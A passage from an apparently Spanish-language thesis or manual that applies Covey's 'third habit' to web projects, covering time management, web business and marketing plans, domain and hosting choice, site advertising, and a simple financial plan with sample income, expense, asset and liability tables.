El experto en seguridad debe tener un enunciado de misión para su entorno de trabajo y su eficiencia personal, dicho enunciado debe basarse en velar por los bienes que se encuentran a su cuidado y ser honesto en todo momento y evitar el uso inadecuado de dicha información. Esto por muy trivial que parezca es sumamente necesario pues son muchas las empresas en donde expertos en seguridad sin ética, venden secretos de sus empresas a la competencia, o bien se dedican a perjudicar a compañeros de trabajo rivales o por encargo de otros. Es vital que el experto de seguridad trate con igualdad a todos los usuarios, sin importar su rango y sin dejar de respetar los roles de seguridad del sistema, definidos en conjunto con la administración.

3. TERCER HÁBITO

El hábito tres (primero lo primero) es la ejecución práctica del segundo hábito. Consiste en administrar adecuadamente los recursos para evitar caer en urgencias, negligencias e ineficiencia y siendo valeroso al desechar la perdida de tiempo y recursos en asuntos sin importancia.

3.1 Hábito tres en administración

Tal y como se vio en el marco teórico, la matriz de manejo del tiempo propuesta por el Dr. Covey, es una herramienta útil para saber en dónde se encuentra nuestra actividad en cualquier momento. Recordemos que resulta sumamente sencillo caer en el primer cuadrante donde se encuentra la presión de las cosas importantes y urgentes, las cuales, de ser completadas finalmente, consumirán una cantidad extra de recursos y especialmente de tiempo, el cual fue **prestado** de otra actividad, la cual, conforme fue pasando el tiempo se convirtió a su vez en urgente. Este es el círculo vicioso en el cual se mantiene el 90% de la gente de hoy, este cuadrante es una invitación al estrés y un desajuste físico y mental del individuo quien se ve sometido a grandes presiones.

Retomando el marco teórico, el Dr. Covey, recuerda que el tercer hábito significa crear materialmente las ideas o propósitos que se tienen en los dos primeros hábitos, para llevar a cabo esto se debe basar todo el tiempo en el enunciado de misión, tanto personal como organizacional, ya que éste funciona como una brújula que nos orienta sobre nuestros objetivos y propósitos.

La pregunta es: ¿cómo construir un sitio *web* haciendo uso del tercer hábito y convertir la idea que se tiene del mismo en una realidad tangible?

La respuesta aunque no es sencilla ni tampoco proviene de una receta, se encuentra en la aplicación del enunciado de misión personal en la creación del sitio *web*, antes de realizar ninguna labor, se debe plantear el porqué del sitio, ya sea un entorno corporativo, de *e-business* o bien una página personal, debe contar con un propósito primario, una motivación fundamental que otorgue a sus creadores del empuje de su creación y de los retos que pueda encontrar en el camino.

Esa motivación puede ser un ingreso económico en un nuevo canal de distribución de productos y servicios, la posibilidad de proveer a los usuario de fuentes de información disponibles en cualquier momento o bien la satisfacción de haber colaborado con la comunidad en línea en la expansión de una área de conocimiento particular o un tema de preferencia personal. Cualquiera que sea el objetivo del sitio, debe proporcionar valor a los usuarios para que estos lo visiten y lo reconozcan por su utilidad, de lo contrario, no será visitado mas que por los usuarios casuales que desconocen de su existencia y que probablemente lo abandonen apenas lo vean.

3.1.1 Plan de negocios *web*

El plan de negocios es una herramienta útil y necesaria para comenzar un proyecto o empresa, contiene las características necesarias para conocer el entorno de la organización así como los límites, alcances, potencial, riesgos, amenazas y oportunidades que se presentan al negocio o proyecto.

Un sitio *web* debe tener un plan de negocios, ya sea porque su propósito es comercial o bien un plan de negocios simple, si se trata de una página personal, pero ya sea un proyecto con propósito económico o bien de realización personal, es necesario contar con la planificación necesaria para que este no sea ineficiente ni fracase desde sus inicios.

Estructura básica del plan de negocios web

Un plan de negocios para un sitio *web* debe incluir los elementos básicos de todo plan de negocios en general, a continuación se describen algunos de esos elementos basados en la herramienta de plantación *Business plan pro* véase [10]

Sumario ejecutivo

En esta parte se hace un breve resumen del proyecto y de sus características principales, el propósito básico del sitio a construir, las necesidades que suplirá ya sean comerciales o de información y la motivación de su creación, debe mencionar brevemente el tipo de producto o servicio que el sitio *web* pondrá a disposición de sus clientes.

Misión del sitio

Como ya se mencionó en el capítulo uno, el enunciado de misión es sumamente útil para el equipo de trabajo, ya que el será la guía definitiva para alcanzar las metas propuestas para el sitio. El sitio *web* debe llenar un vacío de información y la misión es la manera de cómo el mismo cubrirá dicha necesidad, la misión debe ser bien redactada, clara y se debe tratar de evitar en lo posible la ambigüedad y términos técnicos.

Un enunciado podría ser: la misión del portal xxx es proveer al usuario del sistema de un medio rápido, sencillo y confiable para realizar sus transacciones en línea en un ambiente seguro y fácil de usar, con una interfase atractiva y ayudar a la organización xxx a automatizar sus procesos comerciales.

Análisis FODA

En este apartado se describen las principales fortalezas, oportunidades, debilidades y amenazas que el proyecto afronta, mostradas en una tabla para su mejor comprensión, dicha tabla puede ser hecha de la siguiente manera:

Tabla II Análisis FODA

Fortalezas: • • •	**Oportunidades:** • • •
Debilidades: • • •	**Amenazas:** • • •

Inclusión de puntos clave del sitio

En esta sección se incluyen los puntos clave de los productos o servicios que el sitio proveerá, entre los cuales se encuentran:

- Nombre del producto o servicio. Productos que serán vendidos o bien los servicios que el usuario podrá encontrar en el sitio.
- Características o funciones principales. Las características o puntos fuertes de los productos o servicios que el sitio proveerá al usuario.
- Utilidad para el cliente o necesidades que el sitio satisface. Indica de manera clara el beneficio que el cliente encontrará al utilizar el sitio y las ventajas de uso que éste le proporciona.
- Marcas registradas. Se debe señalar si el sitio incluirá dentro de su estructura marcas registradas ya sea propias o de terceros, esto se hace con el fin de hacer un análisis legal adecuado y evitar cometer plagio de manera involuntaria y el riesgo de demandas. El análisis Incluye todo tipo de elementos de texto, gráficos, imágenes, películas, animaciones o código fuente.
- Disponibilidad del sitio. Se debe indicar el nivel de disponibilidad que se desea para el sitio, indicando las horas al día que estará disponible, el tiempo promedio de mantenimiento y la política de contingencia en caso de emergencias que afecten el desempeño del mismo.
- Capacidad profesional o técnica con la que se cuenta. indica claramente el nivel técnico y académico y las habilidades del equipo de desarrollo con el que se cuenta actualmente. Se debe tener claro el perfil de cada uno de los integrantes del equipo con el fin de verificarlos contra los perfiles requeridos por las metodologías de desarrollo *web*. (véase capitulo 2 en lo referente a metodologías de desarrollo) y determinar si es necesario la contratación de personal extra en el caso de que la metodología elegida posteriormente requiera de personal extra.

Desafíos del proyecto

En esta sección se analizan los problemas y/o dificultades clave que el equipo de desarrollo debe resolver o bien los retos que el proyecto plantea, los desafíos deben describirse en función del negocio y no de un producto o tecnología en particular (por ejemplo para un sistema operativo o una herramienta de *software* específica. Estos desafíos pueden convertirse en ventajas competitivas si logran resolver una necesidad especial del mercado.

Características esperadas por el cliente

Se incluye en esta sección la expectativa que el cliente y usuarios finales tienen del sistema incluyendo las características deseadas y cualidades que se consideran necesarias o novedosas. Ejemplos de ellas pueden ser: facilidad de uso, pantallas interactivas, manejo eficiente de errores y tiempo de respuesta adecuado.

Análisis de mercado

En este apartado se analizan las posibles oportunidades de negocios, penetración en el mercado o las posibilidades de éxito del proyecto en cuanto a volumen de visitantes. Este análisis es sumamente importante y no debe tomarse a la ligera.

En el caso de sitios o páginas personales es también importante, ya que permite a la persona interesada, saber si contará con los suficientes recursos para terminar su idea y ponerla en marcha en un sitio *web* y si el mismo tiene probabilidades de ser popular y tener buen número de visitas.

El éxito de las páginas *web* personales se basa generalmente en su popularidad y en el número de *hits* que recibe.

Este análisis será descrito en el plan de *marketing* a mencionarse posteriormente en este capítulo.

Hospedaje y nombre de dominio del sitio

En esta parte se listan las alternativas del mercado existentes en cuanto a hospedaje para sitios corporativos o bien el proveedor gratuito en el caso de páginas personales. Se deben seleccionar ofertas de varios proveedores con el fin de tomar una decisión más adecuada, contando para ello con los valores de comparación obtenidos. Se debe tener datos como el ancho de banda, disponibilidad, precio y servicio. Si el sitio ya existe, se debe evaluar la posibilidad de elegir otro proveedor de Internet y estos criterios facilitan una posterior decisión. La decisión final de elección de un proveedor de Internet se discutirá posteriormente.

Selección de proveedores

Se debe seleccionar una lista de proveedores nacionales o internacionales que se encuentren en capacidades de suplir las demandas de suministros, equipo o asistencia técnica necesaria en el caso de que el equipo de desarrollo no pueda llevarla a cabo por alguna razón. Los proveedores elegidos deben tener un récord financiero y legal notable y tener un adecuado control de calidad y servicio con el fin de evitar pérdidas monetarias y de tiempo.

3.1.2 Plan de marketing web

Junto con el plan de negocios *web* el plan de marketing *web* es fundamental para obtener la información necesaria para el correcto funcionamiento del proyecto y para tener una perspectiva de los productos o servicios que el sitio *web* proporcionará para su mercado objetivo.

Los elementos clave de un plan de marketing *web* eficaz son: (estructura del plan de *marketing* tomada de [11] y [12])

- Conocer a los consumidores, sus gustos, preferencias y expectativas
- Conocer la competencia, sus fortalezas y debilidades.

Mientras mejor se conozcan los elementos anteriores, se está en una mejor posición para tomar decisiones sobre como desarrollar el proyecto y sobre cuáles son las posibles oportunidades.

Poseer la información de los usuarios y competidores otorga el poder de tomar decisiones con mucha certeza sobre cómo llenar las expectativas de los usuarios, sus necesidades, como superar a los competidores y hallar un nicho dentro del mercado como un sitio de *e-commerce,* un portal o bien una página personal útil, popular y bien reconocida por los usuarios.

Contenido del plan de *marketing*

El propósito fundamental del plan de *marketing* es definir el mercado, identificar a los potenciales clientes, consumidores o visitantes, conocer la competencia y desarrollar una estrategia para atraer y mantener a los usuarios. Así mismo proporciona una guía para manejar los cambios en el entorno (nuevas tecnologías, cambios de preferencia de los usuarios etc).

Según Kotler [12], las respuestas fundamentales que el plan de marketing *web* debe resolver son:

- ¿Tiene una constante demanda este producto o servicio?
- ¿Cuántos competidores proveen el mismo producto o servicio?
- ¿Es posible crear demanda en Internet para el producto o servicio?
- ¿Es posible competir en precio (si el sitio es comercial), calidad y contenido?

Sumario Ejecutivo

En esta sección se incluye un corto y descriptivo mensaje del propósito del plan, es similar al sumario del plan de negocios y su objetivo es mostrar de manera simple como obtener los objetivos del plan de negocios *web* por medio de las herramientas conceptuales y especializadas de *marketing*.

Auditoría de marketing de la compañía

Consiste en analizar de manera sistemática y periódica las características, objetivos, estrategias y medio ambiente de la empresa u organización en la cual el proyecto *web* se desee implementar, con el fin de encontrar fortalezas y debilidades y recomendar un plan de acción de *marketing* que beneficie al objetivo del proyecto. En otras palabras, la auditoría ayuda a la organización a saber dónde se encuentra con respecto al mercado al cual representa y los métodos que ha utilizado para estar en dicha situación. En el caso de entrar a un mercado nuevo permite conocer los recursos y oportunidades que la organización tiene con respecto al promedio del mercado y de los competidores, basado en las características de los sitios existentes.

Algunas preguntas necesarias en esta fase son, según Kotler: [12] (se han adaptado al ambiente del proyecto)

1. Demográficos ¿Cuáles son los principales elementos demográficos que pueden proveer de oportunidades para este sitio?

2. Económicas. ¿Qué características en ingresos, precios, créditos o ahorros impactarán el sitio?

3. Tecnología. ¿Qué cambios en la tecnología están ocurriendo?, ¿cuál es la posición de la compañía en la tecnología actual?

4. Política. ¿El sitio puede tener alguna objeción política? ¿Alguna ley puede afectar la estrategia del proyecto?

5. Cultural. ¿Cuál será la actitud pública hacia el sitio? ¿Cuáles cambios en el estilo de vida de los usuarios puede tener un impacto en el proyecto?

6. Mercados. ¿Qué está pasando en los tamaños de los mercados, en el crecimiento de los mismos y su adaptación geográfica? ¿cuáles son los segmentos de mercado objetivos?

7. Clientes. ¿Cómo puntuarán al sitio los usuarios en calidad, servicio y precio (si lo hubiera)? ¿Quiénes son los clientes? ¿Qué compran, cuando compran y por qué? (en el caso de un sitio gratuito, cuando lo visitan, que parte del sitio utilizan, cuando y por qué)

8. Competencia. ¿Quiénes son los principales competidores? ¿Cuáles son sus estrategias, cuotas en el mercado, así como sus fortalezas y debilidades?

9. Proveedores. ¿Cuáles aspectos tienden a afectar a los proveedores?

10. Misión, ¿Está la misión del proyecto claramente definida y orientada al mercado objetivo?

11. Objetivos. ¿Tiene la organización claramente definidos los objetivos del proyecto que guíen a la plantación de *marketing*? ¿Tienen relación los objetivos con las fortalezas y debilidades de la organización?

12. Estrategia. ¿Tiene el proyecto una estrategia asociada para alcanzar sus objetivos?

13. Presupuesto. ¿Tiene el equipo u organización suficientes recursos para realizar el proyecto y poder alcanzar sus objetivos?

14. Sistema de plantación. ¿Prepara el equipo planes estratégicos a largo plazo? ¿Se usan dichos planes?

15. Control de alcance de *marketing*. ¿Se logran alcanzar los planes anuales? ¿Se analiza periódicamente las ventas (si es un sitio comercial) y rentabilidad dentro de los mercados objetivo? ¿el sitio *web* llena las expectativas y alcanza sus metas de creación?

16. Desarrollo de nuevos productos y/o servicios: ¿Está la organización bien organizada para crear nuevas ideas para productos o servicios a través de un sitio *web*? ¿Ha tenido éxito la organización con nuevos productos?

17. Rentabilidad. ¿Cuán rentables son los productos o servicios que ofrece la compañía, o si existe, el sitio *web*? ¿Debe la organización entrar, expandir o abandonar algún segmento de mercado?

18. Análisis de costos. ¿Tiene alguna actividad asociada con el sitio *web* un costo excesivo? ¿Cómo se puede reducir esos costos?

19. Precio. ¿Cuáles son los objetivos de precios de la organización? (en caso de ser un sitio *web* comercial), ¿cuáles son las políticas de precios, procedimientos y estrategias? ¿Cómo perciben los consumidores el precio de los productos o servicios ofrecidos?

20. Distribución. ¿Cuáles son los objetivos de distribución del sitio *web*? ¿Provee el sitio de una adecuada cobertura para los servicios que presta? ¿Se deben cambiar algún canal de comunicación o añadir nuevos?

21. Publicidad, promociones y anuncios. ¿Cuáles son los objetivos de publicidad del sitio? ¿Cómo se determina el presupuesto de publicidad del sitio? ¿Es suficiente? ¿Están bien estructurados los mensajes y se reciben bien por los clientes? ¿Cuenta el sitio con promociones?

Análisis FODA

El análisis FODA (fortalezas, oportunidades, debilidades y amenazas) surge de la auditoría de *marketing*, consiste en una breve lista de los sucesos críticos de la organización o sitio *web* existente y muestra las fortalezas y debilidades propias contra las de la competencia, así como cualquier oportunidad divisada.

Objetivos y problemática

Una vez hecho el análisis FODA, se deben plantear los objetivos de *marketing* y divisar las amenazas al mismo, en el caso de existir el sitio *web*, entonces se deben trazar nuevos objetivos y ajustarlos al plan de negocios, en este punto, una vez conocidos los factores que pueden afectar el desempeño y el cumplimiento de las metas, el camino se ha trillado bastante y se puede tener un buen horizonte sobre las metas impuestas.

Estrategia de *marketing*

Aquí se debe decidir cuáles serán las acciones concretas que serán llevadas a cabo para cumplir con los objetivos del plan. Esta sección consiste en saber **el qué hacer** o poner en práctica las partes de la planificación, esto es una actividad típica del tercer hábito ya que pone en acción las premisas definidas en la planificación. Entre las actividades a considerar están las siguientes según Holtz [13]:

Describir el mercado objetivo por:

- edad
- sexo
- profesión/carrera
- nivel de ingresos económicos
- nivel de educación
- residencia

Apuntar hacia aquellos clientes a los cuales se está interesado primordialmente: se debe saber toda la información que sea posible sobre ellos incluyendo preferencias, expectativas y aspectos que les disgustan. Se debe elegir los clientes por valor o por necesidad, por valor significa que se eligen los clientes que han sido fieles a la compañía o que tienen un historial de actividad con la misma (o con el sitio *web*) y por necesidad aquellos que tengan más capacidad económica, en el caso de un sitio comercial o que visiten más nuestro sitio en el caso de un sitio gratuito.

Identificar a la competencia: esto se logra por medio de las siguientes herramientas:

- datos de estudios de mercado
- demandas de productos o servicios similares
- describir las características únicas del producto propio comparado con el de la competencia

Se debe identificar cuáles son los más cercanos competidores y los competidores indirectos, se debe seguir atentamente sus políticas de promoción y publicidad, y sus estrategias de precios en el caso de los sitios comerciales. Esto se debe revisar periódicamente para determinar cómo y cuándo anuncian sus productos y servicios.

Puede utilizar una tabla semejante a la siguiente por ejemplo.

Tabla III Análisis de competidores

Nombre de los competidores	Calidad del producto o servicio (alta- media - baja)	Precio del producto o servicio (alta - media - baja)

Determine la cantidad esperada de clientes que espera tener en un período dado y como va a llegar a ellos.

Determine qué facilidad desea el cliente para acceder al sitio *web*, cuánto tiempo desea estar conectado a el y qué servicios le gustaría ver en el.

Determine qué aspectos debe mejorar para poder ser más eficiente que la competencia.

Determine qué factores pueden frenar el desempeño del sitio *web* y cuáles riesgos atentan contra la efectividad del mismo.

Política de precios

Si el sitio es comercial, se debe tener una política adecuada de precios y una estrategia para manejar los cambios de la misma de manera ordenada y sistemática, existen diversas técnicas para el manejo de los precios, a continuación se presentan algunos criterios utilizados en el mercado para el manejo de precios según Holtz [13]

- Aumentar o disminuir los precios para igualar la competencia
- Aumentar o disminuir los precios en preparación a cambios tecnológicos en el mercado
- Mantener los precios bajos para estimular altas ventas, alto volumen y ganar altas cuotas de mercado
- Mantener precios altos para subir la imagen del sitio y mantener altos los ingresos aunque las ventas bajen (ajustarse al principio de pareto 80/20 y buscar altos ingresos con ese 20% de clientes que pueden pagar altos precios.)

Se debe ser realista con los precios de cualquier manera y los mismos deben ser una imagen del valor del producto o servicio que se ofrece, el principio general es que mientras más escaso es un bien o servicio, más alto es su precio (es más escaso) y normalmente a la inversa con productos de abundante distribución. El precio elegido debe ir siempre orientado hacia los usuarios o clientes hacia los cuales se proyectó el producto o servicio que se ofrece en el sitio, tomando muy en cuenta sus preferencias personales, ingresos y educación.

Aunque los principios mencionados son útiles para determinar el precio de los productos o servicios ofrecidos en Internet, son el sentido común y la experiencia las mejores guías para la colocación de precios, sin embargo, Chase y Barasch [14] proponen una lista de consejos útiles para manejar los precios adecuadamente:

Los bajos precios son una buena estrategia si los productos o servicios son:

- ampliamente disponibles
- utilizables por largo tiempo
- no muy durables
- usados para una sola cosa
- de baja tecnología o con poca tendencia a cambiar
- una fuente de ingresos a largo plazo
- vendidos en un ambiente competitivo de negocios.
- parte de una línea de productos o servicios relacionados.

Los altos precios son aconsejables si los productos o servicios son:

- raros o personalizados
- dados a pasar de moda rápidamente
- durables a lo largo de años
- versátiles y de múltiple uso
- de alta tecnología, con mucha tendencia a cambiar o mejorar
- una fuente de ingresos a corto plazo
- vendidos en un ambiente de poca competencia
- parte de una línea de productos o servicios única
- objetos de impulso o de emergencia

Los bajos precios son buena estrategia si se desea:

- la introducción de un nuevo producto cuyos costos bajarán rápidamente al incrementarse los volúmenes de producción
- un sistema simple de distribución que involucre un distribuidor
- una gran cuota de mercado
- mínimo o ningún uso de soporte promocional a través de publicidad
- entrada hacia un mercado bien desarrollado dominado por muchas industrias
- entrada hacia un mercado altamente competitivo
- fácil penetración en el mercado
- ingresos altos al largo plazo

Los altos precios son una buena estrategia si se desea:

- introducir un producto o servicio novedoso cuyos costos se incrementarán con el incremento de la producción.
- un complejo sistema de distribución que involucra múltiples niveles de distribución.
- un pequeño y seleccionado mercado de compradores de alta capacidad de compra.
- uso considerable de publicidad y actividades de mercadeo.
- entrar hacia un mercado escasamente desarrollado, dominado por pocas empresas.
- entrar un mercado nuevo o parcialmente desarrollado
- alta rentabilidad a corto plazo.

Fin del plan de *marketing*.

3.1.3 Actividades prácticas

Registrar el nombre de dominio y seleccionar el hosting

Es importante registrar el nombre de dominio y decidir sobre el tipo de *hosting* a utilizar, a continuación se presenta una guía práctica sobre la escogencia de dichos elementos del sitio *web* según el sitio de *web* source [15]. Se debe recordar que un *web host* es una compañía que provee espacio de almacenamiento para el sitio *web*, incluyendo todos sus elementos.

Web Hosts gratuitos vs. profesionales

Es importante hacer ver que si se desea crear un sitio dedicado a los negocios o bien un portal de cualquier tipo, es absolutamente necesario contar con un servicio de *hosting* profesional, es decir comercial, ya que el *hosting* gratuito es inadecuado para un sitio serio. Las páginas personales si pueden hacer uso del *hosting* gratuito. El *hosting* profesional implica que todo el contenido *web* estará alojado en un servidor remoto por el cual se pagará una cuota determinada, esto tiene la ventaja de que evitará la configuración y mantenimiento de dichos servidores, labor que ejecutará el proveedor de dicho servicio. Se debe recordar que el *hosting* gratuito es inapropiado y carece de valor para un sitio profesional.

Si se desea crear un sitio de comercio electrónico o un portal con información sensible quizás se desee contar con servidores propios, esto ahorrara costos por *hosting* pero se tendrán que configurar los propios servidores, lo cual al corto plazo será costoso, además que se tendrán que implementar políticas de disponibilidad para determinar cuánto tiempo estará fuera el sistema por mantenimiento.

Nombre de Dominio

El nombre de dominio será la identidad del sitio en Internet y debe tener una serie de características con el fin de ser recordado fácilmente por los usuarios.

Nuevamente los sitios alojados en servidores gratuitos son inapropiados para sitios profesionales o de carácter serio. Siempre se debe elegir un nombre de dominio adecuado y registrarlo con las autoridades de Internet adecuadas como Internic.

El nombre elegido es clave ya que representa la identidad del sitio en Internet y también el prestigio del mismo, por lo que debe ser cuidadosamente elegido.

Al sitio se le debe colocar una extensión, si es comercial se elige normalmente la extensión .com, si es un sitio no lucrativo se elige la extensión .org y si es una institución de servicios de red o similares la extensión .net, existen varios dominios utilizables que corresponden a cada país como gt para Guatemala.

Debe tratarse de seleccionar un nombre de dominio que contenga una palabra clave del negocio o proyecto. Debe escogerse un nombre de dominio corto y fácil de recordar, se debe evitar el uso de caracteres extraños y de abreviaturas difíciles de recordar.

Características de un *web host* profesional

1) Soporte 24/7
2) Soporte de nombre de dominio (www.misitio.com)

3) Al menos 10GB de transferencia mensual, depende de las necesidades del sitio
4) Un mínimo de 20MB - 50MB de espacio físico en servidor.
5) Número ilimitado de cuentas de *email* POP usuario@misitio.com
6) Número ilimitado de alias de *email*
7) *Email forwarding*
9) Su propio acceso irrestricto hacia CGI-Bin
10) Acceso a encriptamiento SSL para transacciones seguras.
11) Base de datos MySQL
12) Perl
13) Protección para htaccess password
14) Soporte de *Server Side Includes* (SSI)
16) Extensiones de Microsoft FrontPage Server
17) Acceso ilimitado al servidor vía FTP/Telnet
18) Fácil acceso a los archivos de log
19) Estadísticas sobre visitas al sitio

Estrategias de publicidad de sitios web

El primer tipo de publicidad a elegir es definitivamente los motores de búsqueda. Este tipo de herramientas son fundamentales en todo esfuerzo por promocionar el sitio ya que son consultadas por millones de personas diariamente.

La mayoría de portales mayores proveen este tipo de servicios, como es el caso de yahoo.com e inktomi.

Puede buscarse también, asociación con otros sitios de diversa índole que ayuden al propio a ser conocido y a tener oportunidad de ser visitado por los usuarios. La página Web puede ser promocionada también en los siguientes medios:

- Anuncios impresos
- Radio y televisión
- Publicidad en Vallas y pancartas panorámicas en universidades, autopistas o sitios concurridos.
- Publicidad por mail
- Artículos decorativos y calendarios
- Publicidad por medio de programas de afiliación

En el capítulo cinco se mostrarán más a detalle las técnicas más comunes de publicidad en Internet.

3.1.4 Plan financiero

El plan financiero es básico e igualmente importante que el plan de negocios general, mientras el segundo aporta los conocimientos necesarios para saber qué hacer, cómo y cuándo, el plan de finanzas aporta información sobre el manejo de recursos económicos en sus diversas formas, los cuales son generalmente escasos en la mayoría de proyectos y cuya correcta utilización provee al administrador de proyecto de posibilidades más elevadas de ser exitoso y por el otro extremo, anticipa el fracaso del proyecto si se trata con negligencia.

A continuación se discutirá de manera sencilla, la forma de crear un plan financiero eficiente con el fin de manejar adecuadamente el dinero disponible para el proyecto, según consejo de la Small Business Administration [16] y AARP [17].

Previo a realizar el plan financiero se debe hacer una serie de preguntas sobre el proyecto:

- ¿Se necesita más capital del disponible actualmente o este es suficiente?
- ¿Se necesita dinero extra para el proyecto o bien para crear un fondo de emergencia para combatir los riesgos?
- ¿Cuán urgente es la necesidad monetaria?
- ¿Cuán severos son los riesgos asociados al proyecto?
- ¿En qué estado de desarrollo se encuentra el proyecto?
- ¿Para qué se usará el dinero?
- ¿Cuál es el estado de la rama tecnológica a la cual se representa? ¿En crecimiento, o en declive? Según sea dicho estado así se deberán tomar medidas para asegurarse los fondos y la consecución de estos dependen mucho del tipo y estado del negocio o sector al cual están enfocados y su situación actual.
- ¿El negocio es de tipo cíclico o de temporada? estos son términos utilizados en econometría para conocer los momentos adecuados para invertir en un determinado proyecto según sea su ciclo. Las necesidades para un proyecto de temporada son de corto plazo generalmente, mientras que las cíclicas se deben planificar para soportar los tiempos de bajo rendimiento.

- ¿Qué tan bueno y estable es el equipo de administración? Para manejar el dinero es clave contar con buenos administradores.
- ¿Cómo se adecuan las necesidades financieras con el plan de negocios *web*? Antes de realizar el plan financiero se debe crear el plan de negocios con el fin de tener una dirección clara hacia donde ir. Normalmente los accionistas, propietarios de negocios o inversores desean ver el plan de negocios del proyecto para convencerse que la inversión tiene probabilidades de ser rentable y que dará su retorno de inversión respectivo en un plazo determinado.

Luego de esto se deben seguir algunos pasos básicos (recomendados por AARP [18])

Establecer metas financieras

El establecimiento de metas financieras es una típica actividad del cuadrante dos, que implica ser proactivos y planificar para el futuro, consiste en tratar de ver hacia delante y visualizar los objetivos financieros a alcanzar en un tiempo determinado. No necesariamente implica alcanzar beneficios económicos en especie monetaria porque el capital también puede expresarse en bienes distintos del dinero metálico. La compra de nuevo equipo informático, la consecución de un viaje o un ascenso dentro de la organización son también metas financieras.

Una vez divisadas las metas del proyecto, se debe trazar estrategias que permitan alcanzar dichas metas. En determinados momentos que también son planificados, se debe revisar el progreso en la consecución de las metas y los obstáculos u oportunidades que afecten o beneficien el proceso de plantación

financiera. Es importantísimo tener claras las metas, ya que sin ellas todo esfuerzo resulta ambiguo y al final del proyecto no está claro si se ha tenido éxito o no.

Las metas pueden describirse en una tabla u hoja electrónica con la siguiente información:

Fecha: fecha de inicio de una meta determinada.
Meta: la meta que se desee alcanzar,
Cantidad: cantidad monetaria que se considera necesaria para alcanzar la meta anteriormente descrita.
Fecha objetivo: fecha en la cual se desea alcanzar la meta propuesta.
Fecha real: fecha en la cual se ha alcanzado la meta propuesta.

Tabla IV Metas financieras

Fecha	Meta	Cantidad	Fecha objetivo	Fecha real
02/02/2004	Cobro del 30% del proyecto	Q.5,000	01/03/2004	03/02/2004
02/02/2004	Abono del 20% adicional	Q. 3333	22/03/2004	20/03/2004
02/02/2004	Compra de licencias de software	Q.15,000	15/04/2003	Pendiente

Se debe hacer notar que las metas deben ser al más largo plazo posibles y en una cantidad suficiente para cubrir los riesgos principales del proyecto y sus necesidades más importantes, con el fin de que concuerden con el plan de negocios, el cual es generalmente a mediano o largo plazo dependiendo de la situación del negocio y el proyecto a realizar.

Manejo de fondos o cash flow

Es sumamente importante saber en todo momento, qué uso del dinero se está haciendo, tanto si se trata de ingresos y especialmente de los egresos. El manejo de *cash flow* es una herramienta que permite conocer dichos detalles de manera simple y efectiva y esta compuesto por los siguientes elementos:

Ingresos

Representan todos los ingresos monetarios que se tienen, generalmente se calcula de forma mensual, trimestral, semestral, cuatrimestral y anual, dependiendo del tipo de proyecto y la compañía para la cual está siendo realizado y el tipo de presupuesto de la misma. En los ingresos no solamente se deben colocar los fondos obtenidos de las ventas, honorarios o servicios profesionales, sino todos aquellos ingresos que provienen de diferentes fuentes y que beneficien al equipo de trabajo o a la empresa a cargo del proyecto, al final se realiza la suma total de los mismos para un período determinado Ej. mensualmente. Esto se puede realizar en una tabla como la siguiente (según diseño de AARP véase [18])

Tabla V Ingresos mensuales

Fuente de ingresos	Ingresos Q.	Total Q.
Salarios/ pago de servicios/ honorarios		
Salarios de otras actividades		
Cuotas de seguro social		
Seguros particulares		
Rentas….		

Total de ingresos mensuales Q.

Gastos

En este renglón se debe anotar todos los gastos que se realicen dentro de un período dado, por ejemplo mensualmente.

Al igual que en la tabla de ingresos se debe de anotar cualquier gasto en el cual se haya incurrido, aunque esto es más difícil de anotar que los ingresos ya que generalmente, los ingresos son fijos y menos frecuentes que los egresos y los egresos ocurren muchas veces sin que la persona que los efectúa se de cuenta de los mismos. Es recomendable anotar cualquier gasto que se realice por pequeño que este sea con el fin de tener una información fiable sobre los hábitos de gastos propios.

Tabla VI Gastos Mensuales

Razon del egreso	**Gastos fijos Q.**	**Gastos variables Q.**	**Total Q.**
Salarios/ pago de servicios/ honorarios			
Salarios de otras actividades			
Materiales y consumibles			
Gasolina			
Luz y teléfono...			

Total de gastos mensuales Q.

Una vez calculados todos los valores se puede proceder a calcular la cantidad de ahorro mensual de la siguiente manera:

Ahorro mensual = total de ingresos mensuales-total de gastos mensuales.

Si la cantidad resultante de la ecuación anterior es negativa significa que se está gastando más de lo que se gana y es necesario modificar los hábitos de consumo o bien prescindir de algunos bienes o servicios no necesarios. Es necesario para el equipo de desarrollo *web* aprender a administrar bien los fondos, basándose en estos sencillos diagramas con el fin de reducir sus costos y aumentar la cantidad disponible para inversión o utilidades para la empresa.

La cantidad obtenida anteriormente puede ser convertida a semestres, trimestres, cuatrimestres o años, multiplicándola por la cantidad de meses que componen el período elegido, por ejemplo, para convertir los ingresos mensuales a ingresos anuales se multiplican los ingresos mensuales por 12.

Valor neto

El plan financiero no puede estar completo sin conocer de manera detallada el valor neto a través del inventario de bienes que se posee, así como las deudas y compromisos del equipo de desarrollo o departamento al cual se pertenece, El valor neto es la diferencia entre estos dos elementos y consiste en conocer cuántos activos quedan luego de pagar todas las deudas, véase la nota [18].

Inventario de activos

Aquí se coloca la lista de activos que el equipo de desarrollo (en el caso de tratarse de una empresa contratada para llevar a cabo el proyecto *web*), o departamento de informática posee, estos incluyen todas las cuentas relacionadas con activos.

Tabla VII Inventario de activos

Activos	
Activos actuales año	2004
Efectivo	20000.00
Cuentas por cobrar	3000.00
Equipo de computación	30000.00
Total de activos	53000.00

Inventario de pasivos

Aquí se incluyen todas aquellas cuentas que representan deudas para la compañía, o bien obligaciones de pago para terceros, es necesario conocer cuánto dinero se debe pagar para saber el verdadero estado financiero del departamento o empresa.

Tabla VIII, inventario de pasivos

Pasivos	
Pasivos actuales ano	2004
Cuentas por pagar	3000.00
prestamos	30000.00
Seguros	10000.00
Total de pasivos	43000.00

El valor neto se obtiene de la resta de los activos menos los pasivos, en este ejemplo el valor neto es de Q.10, 000.00. El valor neto es de utilidad porque permite conocer la situación de la empresa y si la misma se encuentra en una situación financiera estable o tiene problemas.

Si sucede lo segundo entonces se tienen que tomar acciones que corrijan esa situación porque la empresa se encuentra en riesgo de quiebra, la discusión de terminología financiera especializada está fuera del alcance de este texto por lo que se sugiere la consulta de obras especializadas o la asesoría contable de algún experto.

Una vez conocido el estado financiero personal o de la empresa, es necesario tomar en cuenta la naturaleza compleja de los mercados y no asumir que todo seguirá su curso, ya que normalmente la naturaleza financiera de las empresas es sumamente inestable y requiere de mucha proactividad y revisiones constantes. Se debe anticipar en todo momento que la estabilidad financiera puede verse afectada por factores externos ajenos a la organización, como la estabilidad de mercados, caída de precios en las bolsas de valores, quiebra de transnacionales o nuevas tecnologías o competidores que hacen que el ambiente competitivo de la empresa cambie dramáticamente y con ello su estabilidad económica.

3.2 Hábito tres en usabilidad

